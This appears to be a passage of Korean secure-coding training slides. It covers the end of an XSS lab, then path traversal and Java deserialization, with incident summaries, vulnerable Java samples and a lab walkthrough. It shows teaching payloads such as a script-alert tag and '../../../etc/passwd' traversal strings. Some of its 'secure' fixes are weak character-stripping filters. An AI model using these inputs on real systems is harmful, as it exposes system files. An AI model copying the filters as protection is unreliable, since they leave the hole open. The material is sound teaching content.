
크로스사이트 스크립트

❖ 기본 예제 [7/7]

11) 저장 후 페이지를 새로고침한 후 시큐어 코딩의 적용 결과를 확인하기 위해 크로스사이트 스크립트 공격을 재시도

➤ `<script>alert("hello")</script>`

12) 문자열 치환으로 인해 입력된 스크립트 문이 실행되지 않고 화면에 그대로 출력되어 시큐어 코딩이 적용된 것을 확인




경로순회

❖ 개요 [1/3]

• 소개

- 검증되지 않은 외부 입력값을 통해 파일 및 서버 등 시스템 자원에 대한 접근 혹은 식별을 허용하는 경우, 입력값 조작으로 시스템이 보호하는 자원에 임의로 접근할 수 있는 보안약점임
- 공격자는 경로조작 및 자원삽입을 통해 허용되지 않은 권한을 획득하고 설정에 관계된 파일을 변경 및 실행시킬 수 있으며 서비스 장애 등을 유발시킬 수 있음



웹 응용프로그램 서버 경로순회 시나리오

- ① 공격자는 경로조작 및 자원삽입을 통해 허용되지 않은 권한을 획득한다.
- ② 획득한 권한을 통해 웹 응용프로그램 서버의 내부자원에 불법적 접근 및 조작을 행한다.
- ③ 해당 웹 응용프로그램을 이용하는 다른 사용자에게 비정상적인 서비스를 제공한다.

❖ 개요 [2/3]

- 위험성
 - 공격자는 경로순회를 악용하여 다음을 수행할 수 있음
 - # 자원의 수정 및 삭제
 - # 시스템 정보 노출
 - # 시스템 자원간 충돌
 - 경로순회는 공격자에게 다음을 가능하게 함
 - # 임의 파일 생성
 - # 파일경로 조작
 - # 의도적 파일 삭제
 - # 서비스 장애 유발
 - # 허용되지 않은 권한 획득
 - # 중요 파일 다운로드
 - # 파일 변경 및 실행

경로순회

❖ 개요 [3/3]

• 사고사례

OO, 경로 탐색 취약점 발견...긴급 패치 배포

데브옵스 플랫폼으로 많이 쓰이는 OO에서 비밀번호와 API 키에 우회 접근하는 보안취약점이 발견됐다. 이에 OO 프로젝트 개발팀은 긴급 패치를 내놓고 이용자의 빠른 대응을 요청했다.

OO의 모든 버전이 경로 탐색 버그에 취약하며 저장소의 루트 디렉토리 외부 임의 파일을 가리키는 실질적인 기호 링크 값 파일을 포함하는 특수 HELM 차트 패키지를 만드는 게 가능하다고 설명했다.

OO 측은 "응용프로그램을 만들거나 업데이트할 수 있는 권한을 가진 공격자가 유효한 YAML 포함 파일의 전체 경로를 알고 있거나 추측할 수 있는 경우 해당 YAML을 값 파일로 사용하는 악의적 HELM 차트를 생성할 수 있으므로, 통상적으로 확보할 수 없는 데이터에 접근할 수 있다"고 밝혔다.

출처: ZDNet Korea, 2022. 02. 07.

컨테이너 서비스인 OO에서 고위험군 취약점 나타나

인기 높은 오픈소스 컨테이너 시스템인 OO에서 익스플로잇 될 경우 경로순회(path traversal)와 임의 코드 실행을 가능하게 해주는 심각한 취약점이 발견됐다.

컨테이너 애플리케이션 플랫폼의 개발자들은 취약점을 패치했으나 불완전한 패치로 인해 여전히 공격이 유효하며, 취약점은 파일을 복사할 때 사용하는 cp 명령어가 문제의 핵심이라고 파악됐다.

공격자가 악성 타르 바이너리를 심을 수 있다면 임의의 파일을 시스템 내 아무 위치에 만들 수 있게 된다. 이는 일종의 경로순회 취약점인데, 이를 통해 민감한 정보를 훔쳐내는 것이 가능하다.

출처: 시큐리티월드, 2019. 04. 02.

OO 원격 코드 실행 취약점 6년만에 발견돼

OO의 보안 전문가들이 심각한 원격 코드 실행 취약점을 공개했다. 이는 무려 6년간 밝혀지지 않았던 취약점이다. 이 결함은 OO 코어에서의 원격 코드 실행과 완전한 원격 탈취로 이어지는 Path Traversal 및 로컬 파일 Inclusion 취약점의 체인이다. Path Traversal 취약점을 로컬 파일 Inclusion 결함과 연결시킴으로써 공격자는 타깃 서버에서 임의 코드를 실행할 수 있다. OO에서 보안 조치를 통해 승인되지 않은 사용자가 임의의 Post Meta 항목을 설정할 수 없기 때문에 취약점 익스플로잇을 방지할 수 있다. 전문가들은 아직 최신 OO에서도 Path Traversal 취약점이 패치되지 않았고, Post Meta 항목을 부정확하게 처리하는 써드파티 플러그인을 통해 익스플로잇이 가능할 수도 있다고 지적했다.

출처: 데일리시큐, 2019. 02. 21.

❖ 분석 [1/7]

- 예제 코드

- 경로순회 보안약점에 대해 시큐어 코딩이 적용되지 않은 예제 코드를 분석함. 해당 예제 코드들은 파일의 경로를 외부 입력값으로 받고 있음
- 다음 페이지에서 보안약점이 내재된 코드는 외부로부터 입력받은 값이 검증 또는 처리 없이 사용되거나 파일처리에 수행되는 예제임. 1번 라인에서는 외부 입력값 'inFilename'을 별도의 검증 없이 변수 'filename'에 대입하고 있으며, 해당 변수는 8번 라인에서 버퍼로 내용을 옮길 파일의 경로설정에 사용되고 있음
- 이는 외부 입력값을 별도의 검증 및 필터링을 수행하는 과정을 거치지 않아 그대로 파일처리에 수행되기 때문에 공격자가 P의 값으로 경로를 조작할 수 있는 값을 입력한다면 개발자가 의도하지 않았던 파일의 내용이 버퍼에 쓰여 시스템에 악영향을 줄 수 있음

❖ 분석 [2/7]

• 예제 코드

- 다음의 왼쪽 코드에서는 외부 입력값 'inFilename'에 따라 파일의 경로는 오른쪽 코드와 같이 구성될 수 있음. 1번 라인에서 입력값으로 허가된 파일 경로를 전달하였다면 최종 파일의 경로는 오른쪽 코드의 1번 라인과 같이 설정되어 사용자가 희망하는 readme.txt 파일의 내용을 정상적으로 확인할 수 있을 것임
- 하지만 공격자가 '../ ../ ../ etc/passwd'와 같은 값을 대입한다면 최종 파일의 경로가 오른쪽 코드의 2번 라인과 같이 설정되어 의도하지 않았던 파일의 내용이 클라이언트 측에 표시되어 시스템 정보노출 문제가 발생함

```
1. String fileName = request.getParameter("inFilename");
2. BufferedInputStream bis = null;
3. BufferedOutputStream bos = null;
4. FileInputStream fis = null;
5. try {
6.     response.setHeader("Content-Disposition",
7.         "attachment;filename="+fileName+");");
8.     fis = new FileInputStream("C:/datas/" + fileName);
9.     bis = new BufferedInputStream(fis);
10.    bos = new BufferedOutputStream(response.getOutputStream());
11.    int read;
12.    while((read = bis.read(buffer, 0, 1024)) != -1) {
13.        bos.write(buffer,0,read);
14.    }
15. }
```

① C:/datas/bin/readme.txt

② C:/datas/ ../ ../ ../ etc/passwd

❖ 분석 [3/7]

- 예제 코드

- 다음의 왼쪽 코드는 이전 슬라이드와 동일하게 경로순회 보안약점이 내재된 예제 코드 중 하나이며, 해당 예제는 경로조작 문자열을 포함한 입력이 들어오는 경우 접근이 제한된 경로의 파일을 열람할 수 있는 예제임
- 인자값이 파일 이름인 경우에는 2번 라인의 응용프로그램에서 정의(제한)한 디렉터리 'c:/help_files/'에서 파일을 읽어서 출력하고 있으며, 만약 경로조작 문자열을 포함한 입력이 들어오는 경우 접근이 제한된 경로의 파일을 확인할 수 있음

```
1. public class ShowHelp {
2.     private final static String safeDir = "c:\\help_files\\";
3.     public static void main(String[] args) throws IOException {
4.         String helpFile = args[0];
5.         try (BufferedReader br = new BufferedReader(new
6.             FileReader(safeDir + helpFile))) {
7.             String line;
8.             while ((line = br.readLine()) != null) {
9.                 System.out.println(line);
10.            }
11.            ...
12.        }
13. }
```

경로순회

❖ 분석 [4/7]

• 예제 코드

- 이전 슬라이드 왼쪽 코드에서 args[0]의 값에 따라 파일의 경로는 아래와 같이 구성될 수 있음. 3번 라인의 args[0]의 값에 정상적으로 희망하는 파일이 전달되었다면 아래의 1번 라인과 같이 경로가 설정되어 해당 파일의 내용을 확인할 수 있을 것임
- 하지만 공격자가 '../ ../ ../windows/system32/drivers/etc/hosts'와 같이 경로조작 문자열이 포함된 입력이 들어오는 경우 제한된 경로의 파일을 열람 및 수정할 수 있음

① C:/help_files/SET

② C:/help_files/ ../ ../ ../windows/system32/drivers/etc/hosts

경로순회

❖ 분석 [5/7]

• 대응 방안

- 경로순회 보안약점을 방지하기 위해서는 주로 파일명과 같은 입력된 데이터에 대한 유효성 검증을 고려해야함
- 파일명과 같은 입력된 데이터에 대한 유효성 검증은 주로 문자 집합을 제한하는 허용 목록을 통해 사용됨
- 상대 경로순회와 같은 보안약점을 회피하기 위해서는 파일 이름에 “.” 문자를 하나만 허용해야하며, 절대 경로순회 보안약점을 회피하기 위해서는 “/”와 같은 디렉터리 구분자를 제외해야함
- 잠재적으로 위험한 문자를 제거하는 필터링 메커니즘에만 의존하는 것은 위험할 수 있음. 이는 입력값으로 허용하지 않은 목록을 생성하는 것과 동일하며 대응 방안으로 불완전할 수 있기 때문임.
- 예를 들어 파일 시스템이 디렉토리 구분자로 “w” 사용을 지원하는 경우 필터링 “/”은 보호 기능이 불충분함. 불완전한 필터링을 적용하는 것은 마찬가지로 또 다른 오류가 발생시킬 수 있음. 불완전한 필터링의 한 예로 “../” 시퀀스가 연속된 형태인 “.../...//” 문자열에서 제거된다면 “../”의 두 인스턴스는 원래의 문자열에서 삭제될 수 있지만 남아있는 문자들은 여전히 “../” 문자열을 형성할 것임

❖ 분석 [6/7]

- 대응 방안

- 입력 데이터 유효성 검증의 한 예로 다음은 경로순회 보안약점을 대응하기 위해 외부 입력값에 대하여 상대경로를 설정할 수 없도록 경로순회 문자열(/ \& .. 등)을 제거하고 파일의 경로설정에 사용하는 예제임 이전 슬라이드의 소스 코드는 외부 입력값 'inFilename'을 대상으로 별도의 검증 및 처리를 하지 않기 때문에 시스템 정보노출 등과 같은 여러 위험을 초래함
- 아래의 소스 코드의 경우, 8번 라인에서 “\\.”, “/”, “\\\\\\”와 같은 문자열은 자바에서 제공하는 replaceAll 메소드를 통해 문자열 치환을 수행하여 경로순회가 불가하도록 해당 문자열들을 제거하기 때문에 경로순회 보안약점으로부터 안전함

```
1. String fileName = request.getParameter("inFilename");
2. BufferedInputStream bis = null;
3. BufferedOutputStream bos = null;
4. FileInputStream fis = null;
5. try {
6.     response.setHeader("Content-Disposition",
7.         "attachment;filename="+fileName+");");
8.     ...
9.     filename = filename.replaceAll("\\.", "").replaceAll("/",
10.         "").replaceAll("\\\\", "");
```


경로순회

❖ 시큐어 코딩 [1/6]

- 실습코드 소개

- SW개발보안 능력을 향상시키기 위해 실제 경로순회 보안약점이 존재하는 실습코드에 시큐어 코딩을 적용함. 실습코드는 교수자가 제공하는 가상머신들의 환경 설정을 모두 마쳤다면 다음의 경로에서 PathRun.java 파일을 확인할 수 있음. 해당 프로그램을 실행하기 위해서는 java PathRun exe_name 명령어를 통해 실행이 가능함

```
//실습코드가 존재하는 경로로 이동
```

```
$ cd /home/nsr-testserver/share/nsr_content/basic_problem/path_traversal
```

- 다음 프로그램 실행의 “exe_name”은 safe_programs 디렉토리에 있는 실행 파일(pwd, whoami)의 이름임. 각 실행 파일(pwd, whoami)은 리눅스 명령어와 동일하게 재현한 실행파일이며, “pwd”는 리눅스 운영체제에서 현재 경로를 출력하는 명령어이고 “whoami”는 리눅스 운영체제에서 사용자 정보를 출력함

```
//프로그램 실행
```

```
~/basic_problem/path_traversal $ java PathRun exe_name
```

```
~/basic_problem/path_traversal $ java PathRun pwd
```

```
~/basic_problem/path_traversal $ java PathRun whoami
```

경로순회

❖ 시큐어 코딩 [2/6]

- 실습코드 소개

- PathRun.java 프로그램을 확인하기 위해 비주얼 스튜디오 코드(VSCode)로 해당 소스코드를 살펴봄. 다음의 그림과 같이 프로그램 실행 시 조건문을 통해 빈 값도 없는지, 적어도 하나의 매개변수가 있는지에 대해 체크하고 있음. 그 이후 execSafeProgram() 함수는 앞서 소개한 safe_programs 디렉토리를 기본으로 설정하고 실행 파일(pwd, whoami)의 해당 경로를 문자열로 받아 실행 파일의 결과를 출력함.

```
private static int execSafeProgram(String programName) {
    // find the program to execute
    Path safeDir = Paths.get("safe_programs");
    Path exePath = safeDir.resolve(programName);

    // configure program runtime to execute ./safe_programs/programName executable
    ProcessBuilder procBuild = new ProcessBuilder(exePath.toString());

    // capture output and print to current shell
    procBuild.redirectErrorStream(true);
    procBuild.redirectOutput(Redirect.INHERIT);
}
```

경로순회

❖ 시큐어 코딩 [3/6]

- 실습코드 소개

- PathRun.java 프로그램을 통해 매개변수로 실행 파일을 넘기면 다음과 같이 경로와 사용자명을 정상적으로 출력한다. “Program Exit Code: 0”의 경우, 프로그램 정상적으로 실행되고 종료했다는 의미임

```
~/basic_problem/path_traversal $ java PathRun pwd
~/basic_problem/path_traversal
Program Exit Code: 0
~/basic_problem/path_traversal $ java PathRun whoami
client
Program Exit Code: 0
```

경로순회

❖ 시큐어 코딩 [4/6]

- 실습코드 소개

- 해당 Main 프로그램을 통해 경로순회 보안약점을 악용한다면 상위 디렉토리(../)에 있는 파일(unsafe_program)을 실행할 수 있음. 해당 파일의 경우 “UNSAFE PROGRAM OUTPUT”를 출력하는 프로그램 파일임. Main 프로그램의 매개변수(..../unsafe_program)로 인해 기본 프로그램 실행 경로(safe_programs)에서 상위 디렉토리로 이동해 프로그램을 실행함

```
~/basic_problem/path_traversal $ java PathRun ../unsafe_program
```

```
UNSAFE PROGRAM OUTPUT
```

```
Program Exit Code: 0
```

- 해당 경로순회 보안약점은 개발자가 의도한 지정된 디렉토리를 무시하고 상위 디렉토리로 이동해 본인이 원하는 프로그램을 실행할 수 있음을 확인함. 이는 프로그램의 기능에 따라 단순 특정 프로그램의 실행 외에도 다른 디렉토리의 민감한 정보를 접근 및 열람할 수 있어 시큐어 코딩을 적용하여 해당 보안약점으로 인한 보안위험을 차단해야함

경로순회

❖ 시큐어 코딩 [5/6]

- 시큐어 코딩 적용
 - 경로순회 보안약점이 구현된 실습코드(PathRun.java)를 분석 후 시큐어 코딩을 적용함. 실습코드에 보안약점이 발생한 원인과 적용할 수 있는 시큐어 코딩 방법은 다음과 같음
 - 보안약점 발생 원인
 - 외부 입력값에 대해서 검증이나 예외처리를 하지 않음
 - 시큐어 코딩 적용가능 방법
 - 문자열(/ \ & .. 등) 제거
 - 외부 입력값 null 여부 체크
 - 다음과 같은 절차를 통해 시큐어 코딩을 적용함
 - 경로순회 보안약점이 구현된 실습코드에서 보안약점 내재 코드를 확인함
 - 입력 값에 대한 검증을 진행할 수 있도록 시큐어 코딩을 적용함

경로순회

❖ 시큐어 코딩 [6/6]

- 시큐어 코딩 적용

- 해당 프로그램의 소스코드에 시큐어 코딩을 적용했다면 javac 명령어를 통해 컴파일하고 다양한 매개변수를 넣어보면서 경로순회 보안약점을 확인함

```
//변경된 코드로 프로그램 실행을 위해 다시 컴파일
~/basic_problem/path_traversal $ javac *.java

//프로그램 재실행
~/EXERCISES/Path_Traversal $ java Main exe_name
```

- 작업 디렉토리(safe_programs보다 한 수준 위)에서 unsafe_program를 통해 특정 인수와 함께 프로그램을 실행할 경우, safe_programs 폴더 내에 있는 실행 파일이 다음과 같이 실행될 수 있음

```
UNSAFE PROGRAM OUTPUT

프로그램 실행 중 오류
```

경로순회

❖ 기본 예제 [1/3]

- 경로순회의 기본 실습으로 실행 대상 파일 경로의 입력 값을 별도의 검증 없이 사용하여 파일을 실행함
- 공격자는 경로순회를 통해 실행 대상으로 안전하지 않은 프로그램을 실행 가능함
- 외부 입력 값을 replaceAll() 메소드를 통해 문자열 치환하여 시큐어 코딩 적용
- Statement() 인터페이스를 PreparedStatement() 인터페이스로 변경하여 시큐어 코딩 적용

1) PathRun.java가 위치하고 있는 경로로 이동 후 파일 목록 확인

- 클라이언트 터미널창에서 다음과 같이 입력:

```
$ cd /home/nsr/home/Desktop/nsr_contents/nsr_content/cli_based/path_traversal
$ ls
```



```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
bash - path_traversal + v [ ] [ ] ^ x
• nsr@nsr-VirtualBox:/home$ cd /home/nsr/Desktop/nsr_contents/nsr_content/cli_based/path_traversal
• nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based/path_traversal$ ls
Main.java.save Makefile PathRun.class PathRun.java attack_program safe_program unsafe_program
• nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based/path_traversal$ java PathRun ../unsafe_program
  
```

경로순회

❖ 기본 예제 [2/3]

2) 자바 프로그램 실행 명령어를 통해 PathRun.java 프로그램의 실행 대상을 경로순회를 통해 안전하지 않은 프로그램으로 지정하여 실행

➤ 클라이언트 터미널창에서 다음과 같이 입력:

```
$ java Main ../unsafe_program
```

```
nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based/path_traversal$ java PathRun ../unsafe_program
Unsafe program output

Program Exit Code: 0
nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based/path_traversal$
```

3) 클라이언트 가상머신 바탕화면에서 비주얼 스튜디오 코드 (Visual Studio Code) 실행

4) PathRun.java 파일을 열고 50번 라인의 파일 경로를 외부 입력 값으로 받아오는 programName 매개변수를 대상으로 시큐어 코딩 적용

➤ /home/nsr/Desktop/nsr_contents/nsr_content/cli_based/path_traversal/RunPath.java

기존	50. Path exePath = safeDir.resolve(programName);
변경	50. Path exePath = safeDir.resolve(programName.replaceAll("../", "").replaceAll("/", "").replaceAll("./", ""));


경로순회

❖ 기본 예제 [3/3]

5) 변경 후 저장한 PathRun.java 코드를 서버 가상머신에서 다음과 같은 명령어를 통해 컴파일

- 클라이언트 터미널창에서 다음과 같이 입력:

```
$ javac PathRun.java
```



```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
bash - path_traversal + v [ ] [ ] ^ x

• nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based/path_traversal$ ls
Main.java.save Makefile PathRun.class PathRun.java attack_program safe_program unsafe_program
• nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based/path_traversal$ javac PathRun.java
  
```

6) 컴파일한 PathRun.java 코드를 실행한 후 시큐어 코딩 결과를 확인

- 클라이언트 터미널창에서 다음과 같이 입력:

```
$ java PathRun ../unsafe_program
```

- 경로순회에 필요한 문자열이 replaceAll() 메소드를 통해 필터링되어 실행 대상 파일을 찾을 수 없다는

에러가 발생



```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
bash - path_traversal + v [ ] [ ] ^ x


Main.java.save Makefile PathRun.class PathRun.java attack_program safe_program unsafe_program
• nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based/s/path_traversal$ java PathRun ../unsafe_program
프로그램 실행 중 오류: Cannot run program "safe_programs/unsafe_program": error=2, No such file or directory
java.io.IOException: Cannot run program "safe_programs/unsafe_program": error=2, No such file or directory
    at java.base/java.lang.ProcessBuilder.start(ProcessBuilder.java:1128)
    at java.base/java.lang.ProcessImpl.start(ProcessImpl.java:1071)
    at PathRun.execSafeProgram(PathRun.java:61)
    at PathRun.main(PathRun.java:30)
Caused by: java.io.IOException: error=2, No such file or directory
    at java.base/java.lang.ProcessImpl.forkAndExec(Native Method)
    at java.base/java.lang.ProcessImpl.<init>(ProcessImpl.java:340)
    at java.base/java.lang.ProcessImpl.start(ProcessImpl.java:271)
    at java.base/java.lang.ProcessBuilder.start(ProcessBuilder.java:1107)
    ... 3 more

Program Exit Code: -1
• nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based/s/path_traversal$
  
```

❖ 개요 [1/3]

• 소개

- 역직렬화(Deserialization)는 반대 연산으로 바이너리 파일(Binary file)이나 바이트 스트림*(Byte stream) 으로부터 객체 구조로 복원할 수 있음
- 송신자가 네트워크를 이용하여 직렬화된 정보를 수신자에게 전달하는 과정에서 공격자가 전송 또는 저장된 스트림을 조작할 수 있는 경우에는 역직렬화를 이용하여 악의적으로 데이터와 시스템을 침해할 수 있는 보안약점



역직렬화를 이용한 공격 시나리오

- ① 공격자는 공격 코드를 삽입해서 직렬화한 데이터를 웹 애플리케이션 서버로 전송한다.
- ② 웹 응용프로그램은 전송받은 데이터를 역직렬화하여 시스템으로 전달한다.
- ③ 역직렬화된 공격자의 공격 코드가 실행되어 원격 코드 실행 및 시스템이 장악된다

* 바이트 스트림(Byte stream): 프로그램에서 데이터를 바이트(8비트) 단위로 입력과 출력을 수행하는데 사용되는 것

역직렬화

❖ 개요 [2/3]

- 위험성
 - 공격자는 역직렬화를 악용하여 다음을 수행할 수 있다.
 - # 바이너리 파일 변조
 - # 바이트 스트림 변조
 - # 무결성 침해
 - # 원격 코드 실행
 - # 서비스 거부 공격
 - 역직렬화는 공격자에게 다음을 가능하게 한다.
 - # 바이너리 파일 객체 복원
 - # 바이트 스트림 객체 복원

❖ 개요 [3/3]

• 사고사례

OO, 역직렬화 결합과 메모리 상주 악성코드로 IIS 웹 서버 공격

정부의 후원을 받은 OO 집단이 지난 해에 주요 공공기관 및 민간 단체를 해킹해왔다. 이 집단은 오픈 소스 웹 프레임워크 ASP.NET 응용프로그램에서 역직렬화 결합을 이용해 파일 없는 악성코드를 실행했다.

OO의 활동을 탐지하기는 쉽지 않다. 메모리에 상주하는 악성코드의 휘발성을 이용했기 때문이다. OO 연구진은 .NET 역직렬화 보안약점을 패치하고, 감염 징후들을 포착해 공격 집단의 도구를 탐지하도록 설계했다.

YARA 규칙으로 IIS 서버를 스캔한 후 해당 환경에서 수상한 활동을 적극적으로 추적하는 것을 권고했다.

출처: IT WORLD, 2021. 07. 30.

메일 서버 침해사고 다수 발생...취약점 패치·침해사고 대응력 부족

공격자는 메일서버에 침투한 후 역직렬화 취약점으로 관리자 권한을 획득해 시스템을 장악했다. 공격자는 파일쓰기 보안약점을 사용해 웹shell을 생성하거나 업로드했다.

OO 분석에 따르면, 실제 공격자는 추가 공격을 위해 여러 시스템 명령어를 수행했는데, 그 중 대표적인 것들은 배치파일이나 파워셸 스크립트를 사용해 주기적으로 감염될 수 있는 환경을 만들었다.

해당 보안약점으로 랜섬웨어에 감염된 기업사례가 다수 확인되었지만, OO에서 분석했던 국내 피해기업의 경우 원격제어, 랜섬웨어 감염과 같은 피해는 없었던 것으로 확인되었다고 밝혔다.

출처: 데일리시큐, 2021. 05. 31.

OO 서버서 '제로 데이' 보안 취약점 발견

여러 보안 업체가 악의적인 공격에 대응할 수 없는 OO 서버의 패치되지 않은 보안약점을 경고했다. 이 보안약점은 원격 코드 실행에 악용될 수 있는 역직렬화이다.

OO의 분석에 따르면, 해당 보안 약점은 기존 보안약점을 패치한 것에 대해 새로운 우회 방법을 찾아낸 것으로 완전히 새로운 보안약점은 아닌 것으로 말을 전했다.

역직렬화 보안약점 중 XML 데이터에는 암호화패를 채굴하는 악성코드를 설치했다. OO이 설치된 서버는 민감한 기업 데이터가 많기 때문에 이런 보안 약점은 심각한 데이터 유출로 이어질 수 있다.

출처: IT WORLD, 2019. 04. 29.

❖ 분석 [1/5]

• 예제 코드

- 역직렬화 보안약점에 대해 시큐어 코딩이 적용되지 않은 예제 코드를 분석함. 해당 예제 코드들은 역직렬화된 객체에 대한 검증이 부재함. 다음 소스 코드는 map 객체를 직렬화하고 역직렬화 하는 코드로써 데이터를 전송할 경우 공격자가 바이트스트림을 조작하여 역직렬화 공격이 가능한 객체를 생성할 수 있는 예제임
- 4번 라인부터 6번 라인까지는 직렬화된 map을 역직렬화를 진행하는 과정임. 8번 라인부터 10번 라인까지는 객체를 추출하는 코드이며 12번 라인의 경우 map 객체를 읽어오는 코드임. 해당 예제는 역직렬화된 map 객체의 서명에 대한 검증 부재로 인해 역직렬화 보안약점이 내재되어 있음

```
1. public static void main(String[] args) throws
2. IOException, GeneralSecurityException, ClassNotFoundException {
3.     ...
4.     ObjectInputStream in = new ObjectInputStream
        (new FileInputStream("data"));
5.     sealedMap = (SealedObject) in.readObject();
6.     in.close();
7.
8.     cipher = Cipher.getInstance("AES");
9.     cipher.init(Cipher.DECRYPT_MODE, key);
10.    signedMap = (SignedObject) sealedMap.getObject(cipher);
11.
12.    map = (SerializableMap<String, Integer>) signedMap.getObject();
13. }
```


역직렬화

❖ 분석 [2/5]

• 예제 코드

- 다음의 소스 코드는 바이트 배열의 입력값을 검증 없이 단순 역직렬화를 수행하여 신뢰할 수 없는 데이터에 대한 역직렬화 보안약점이 내재되어 있음. 7번 라인에서는 바이트 배열의 입력값을 검증 없이 readObject() 메서드로 역직렬화하기 때문에 악의적인 코드가 실행될 수 있음

```

1. class DeserializeExample {
2.     public static Object deserialize(byte[] buffer)
3.     throws IOException, ClassNotFoundException {
4.         Object ret = null;
5.         try (ByteArrayInputStream bais =
6.             new ByteArrayInputStream(buffer)) {
7.             try (ObjectInputStream ois = new ObjectInputStream(bais)) {
8.                 ret = ois.readObject();
9.             }
10.        }
11.        return ret;
12.    }

```

역직렬화

❖ 분석 [3/5]

• 대응 방안

- 역직렬화 보안약점을 방지하기 위해서는 서명(Sign) 및 봉인(Seal) 기능 사용을 고려해야함. 서명 및 봉인 기능은 무결성을 보호할 수 있도록 활용되어 역직렬화된 데이터가 수정되었는지 확인할 수 있음. 예를 들어, 직렬화와 역직렬화 과정을 거칠 때 직렬화가 가능한 객체가 주어지면 해당 객체를 서명하고 암호화를 통해 봉인 후 이를 직렬화함
- 이후 직렬화된 객체를 역직렬화하여 원래의 객체를 산출한 후에는 복호화를 통해 봉인을 해제하고 서명값을 검증함으로써 데이터의 무결성이 침해되었는지 확인할 수 있음. 만일 공격자가 전송 또는 저장된 스트림을 조작하였다면 서명값 검증에 실패하여 복원된 객체를 사용할 수 없음
- 서명 및 봉인 기능을 사용한 한 예로 다음 슬라이드의 소스 코드는 이전 슬라이드에서 내재되어 있는 역직렬화 보안약점을 대응하기 위해 예외처리를 통한 서명 값 검증이 사용된 시큐어 코딩 예시임. 기존 코드의 경우 map 객체를 바로 읽어왔지만 다음 슬라이드의 소스 코드의 경우 12번 라인에서 서명값 검증 과정을 진행하고 원본 서명값과 불일치 시 예외를 리턴하며 일치 시에는 map 객체를 읽어옴

역직렬화

❖ 분석 [4/5]

• 대응 방안

- 서명 및 봉인을 통한 데이터 검증 외에도 악의적인 목적에 이용될 수 있는 불필요한 유형이나 가젯을 사용하는 것은 자제해야함. 이는 공격자가 의도하지 않았거나 허가되지 않은 유형 및 가젯을 활용하여 역직렬화 보안약점을 발생시킬 수 있기 때문임. 따라서 허용 목록에서 허락된 클래스만 추가하여 사용해야함

```

1. public static void main(String[] args) throws
2. IOException, GeneralSecurityException, ClassNotFoundException {
3.     ...
4.     ObjectInputStream in = new ObjectInputStream
       (new FileInputStream("data"));
5.     sealedMap = (SealedObject) in.readObject();
6.     in.close();
7.
8.     cipher = Cipher.getInstance("AES");
9.     cipher.init(Cipher.DECRYPT_MODE, key);
10.    signedMap = (SignedObject) sealedMap.getObject(cipher);
11.
12.    if (!signedMap.verify(kp.getPublic(), sig)) {
13.        throw new GeneralSecurityException("Map failed verification");
14.    }
15.    map = (SerializableMap<String, Integer>) signedMap.getObject();
16. }
  
```

❖ 분석 [5/5]

- 대응 방안

